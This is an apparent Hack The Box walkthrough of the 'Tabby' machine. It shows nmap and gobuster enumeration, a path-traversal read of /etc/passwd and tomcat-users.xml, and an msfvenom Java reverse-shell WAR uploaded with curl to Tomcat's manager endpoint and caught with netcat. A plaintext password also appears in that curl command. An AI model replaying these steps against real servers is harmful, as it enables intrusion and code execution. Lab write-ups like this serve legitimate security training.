Welcome back hackers!! Today we will be doing another linux box named Tabby which is an easy rated box on Hack the Box. Lets jump in.


Enumeration

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 45:3c:34:14:35:56:23:95:d6:83:4e:26:de:c6:5b:d9 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDv5dlPNfENa5t2oe/3IuN3fRk9WZkyP83WGvRByWfBtj

|   256 89:79:3a:9c:88:b0:5c:ce:4b:79:b1:02:23:4b:44:a6 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBDeYRLCeSORNbRhDh42glS

|   256 1e:e7:b9:55:dd:25:8f:72:56:e8:8e:65:d5:19:b0:8d (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIKHA/3Dphu1SUgMA6qPzqzm6lH2Cuh0exaIRQqi4ST8y
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Mega Hosting
|_http-favicon: Unknown favicon MD5: 338ABBB5EA8D80B9869555ECA253D49D
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
8080/tcp open  http    syn-ack ttl 63 Apache Tomcat
| http-methods:
|_  Supported Methods: OPTIONS GET HEAD POST
|_http-title: Apache Tomcat
```

From the nmap scan we can see there are 3 ports open. One for ssh and other two are for web. Port 80 is hosting a site by title Mega hosting which we will see in a bit. Port 8080 is hosting Apache tomcat. Lets begin by enumerating these two web ports.

Port 80

This is the home page:



Dedicated servers

Starting from 99usd

24x7 knowledgeable support

Full Root access

1 IP included with each server (more on request w/ justification)

Your Choice of any OS (CentOS, Windows, Debian, Fedora)

Call us : 01234 5678910

E-mail us : sales@megahosting.htb


We have recently upgraded several services. Our servers are now more secure than ever. Read our statement on recovering from the data breach

Grow your business with our secure hosting services

One of the links navigates to megahosting.htb so I added the hostname to my hosts file. Nothing interesting on the home page itself and also source code is fine. I ran a gobuster scan in the background to check for additional files or directories.

```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# gobuster dir -u http://megahosting.htb/ -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
--no-error -o dirbust -b 400,403,404 -q -x php,txt -t 64
/files                (Status: 301) [Size: 318] [-->
http://megahosting.htb/files/]
/assets               (Status: 301) [Size: 319] [-->
http://megahosting.htb/assets/]
/news.php             (Status: 200) [Size: 0]
/index.php            (Status: 200) [Size: 14175]
/Readme.txt           (Status: 200) [Size: 1574]
```

Readme page is about the page template being used on the webpage. Files and assets directory listing is forbidden. So I ran gobuster again on files directory and it returned one archive directory and a statement file. Next, I again ran gobuster on archive directory but that was a dead end. I inspected the webpage more and saw that news.php page was vulnerable to LFI.




We apologise to all our customers for the previous data breach.

We have changed the site to remove this tool, and have invested heavily

in more secure servers

We can even read passwd file by moving up the directory several times:




megahosting.htb/news.p
megahosting.htb/news.php?file=../../../../../../../etc/passwd
Search

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin
/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:
/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:100:102:systemd
Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:112::/run
/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/false sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false tomcat:x:997:997::/opt/tomcat:/bin/false mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash
```

From the passwd file we can conclude there are two users: root and ash. I tried to read apache log files but failed. Next, I used php filters to read the source code but that also didn't work. From the passwd file we can also see tomcat is probably sitting in /opt directory. Now, lets enumerate port 8080.

Port 8080



It works !

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

This is the default Tomcat home page. It can be found on the local filesystem at: `/var/lib/tomcat9/webapps/ROOT/index.html`

Tomcat veterans might be pleased to learn that this system instance of Tomcat is installed with `CATALINA_HOME` in `/usr/share/tomcat9` and `CATALINA_BASE` in `/var/lib/tomcat9`, following the rules from `/usr/share/doc/tomcat9-common/RUNNING.txt.gz`.

You might consider installing the following packages, if you haven't already done so:


tomcat9-docs: This package installs a web application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.

tomcat9-examples: This package installs a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.

tomcat9-admin: This package installs two web applications that can help managing this Tomcat instance. Once installed, you can access the manager webapp and the host-manager webapp.

NOTE: For security reasons, using the manager webapp is restricted to users with role "manager-gui". The host-manager webapp is restricted to users with role "admin-gui". Users are defined in `/etc/tomcat9/tomcat-users.xml`.

Its the default installation page of apache tomcat. If you go to /docs directory, there is version disclosure of tomcat installed on the server which is 9.0.31. I searchsploited this version but there aren't any exploits with this version. The most common exploit path is through manager webapp by uploading a war file and getting code execution.



ɘb application that allows to browse the Tomcat 9 documentation locally. Once installed, you can access it by clicking here.

ꞩ a web application that allows to access the Tomcat 9 Servlet and JSP examples. Once installed, you can access it by clicking here.

ꞁo web applications that can … the host-manager

ɲager webapp is restricted … min-gui". Users ar


Authentication Required - Mozilla Firefox

http://10.129.213.132:8080 is requesting your username and password. The site says: “Tomcat Manager Application”

User Name:


Password:

I tried for default creds but none worked. I ran gobuster to see if there are any other files or directories but it returned the default ones:




```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# gobuster dir -u http://$IP:8080/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt --no-
error -o dirbust_4 -b 400,403,404 -q -x php,txt -t 64
/docs                 (Status: 302) [Size: 0] [⟶ /docs/]
/examples             (Status: 302) [Size: 0] [⟶ /examples/]
/manager              (Status: 302) [Size: 0] [⟶ /manager/]
```

Home page also gives the path of users.xml file but when I tried to view the file with LFI it didn't work. I also tried various other locations to view the users file but none were working. So I decided to install tomcat9 on my system and see where the configuration files are stored. When I ran a find command on users.xml file, it came up with two locations:



```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# find / -type f -name tomcat-users.xml 2>/dev/null
/etc/tomcat9/tomcat-users.xml
/usr/share/tomcat9/etc/tomcat-users.xml
```

When I put the other path on the server and boom, we got the file. To view the contents of the file, you will have to view the source code:




```xml
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
              version="1.0">
<!--
  NOTE:  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE:  The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!.. ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<!--
  <role rolename="tomcat"/>
  <role rolename="role1"/>
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
-->
   <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="[redacted]" roles="admin-gui,manager-script"/>
</tomcat-users>
```

Now, lets navigate to manager app and login with the creds we found just now.

Exploitation

Unfortunately, the credentials didn't work for manager app. Instead, it worked for host-manager.



Tomcat Virtual Host Manager

Message:	FAIL - Failed to persist configuration Please enable StoreConfig to use this feature.

Host name

Host name	Host aliases	Commands
localhost		Host Manager installed - commands disabled

Add Virtual Host

Host

Name:


Aliases:

App base:

AutoDeploy ☑
DeployOnStartup ☑
DeployXML ☑
UnpackWARs ☑
Manager App ☑
CopyXML □

I tried to follow this link https://www.certilience.fr/2019/03/tomcat-exploit-variant-host-manager/ but it was not working. Also, the user tomcat has manager-script role and after googling how to exploit it, here is how we can exploit: https://medium.com/@cyb0rgs/exploiting-apache-tomcat-manager-script-role-974e4307cd00

First generate a java reverse tcp shell using the command:




```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# msfvenom -p java/shell_reverse_tcp LHOST=[redacted] LPORT=8989 -f war -o shell.war
Payload size: 13319 bytes
Final size of war file: 13319 bytes
Saved as: shell.war
```

Then using the curl command, upload the war file like this:


```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# curl -v -u "tomcat:\$3cureP4s5w0rd123\!" --upload-file shell.war
"http://10.129.213.132:8080/manager/text/deploy?path=/foo&update=true"
*   Trying 10.129.213.132:8080...
* Connected to 10.129.213.132 (10.129.213.132) port 8080 (#0)
* Server auth using Basic with user 'tomcat'
> PUT /manager/text/deploy?path=/foo&update=true HTTP/1.1
> Host: 10.129.213.132:8080
> Authorization: Basic dG9tY2F0OiQzY3VyZVA0czV3MHJkMTIzIQ==
> User-Agent: curl/7.79.1
> Accept: */*
> Content-Length: 13319
> Expect: 100-continue
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 100
```

```
* We are completely uploaded and fine
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Cache-Control: private
< Expires: Thu, 01 Jan 1970 00:00:00 GMT
< X-Content-Type-Options: nosniff
< Content-Type: text/plain;charset=utf-8
< Transfer-Encoding: chunked
< Date: Sat, 04 Dec 2021 21:26:36 GMT
<
OK - Deployed application at context path [/foo]
* Connection #0 to host 10.129.213.132 left intact
```

Now once its uploaded, start your netcat listener, and curl to this url:




```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# curl http://$IP:8080/foo
```



```
┌──(root💀kali)-[/home/rishabh/HTB/Tabby]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.213.132.
Ncat: Connection from 10.129.213.132:44844.
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
```


Privilege Escalation

Getting the shell as tomcat, we still can't access ash's home directory. I started enumerating the web directory and found a zip file.

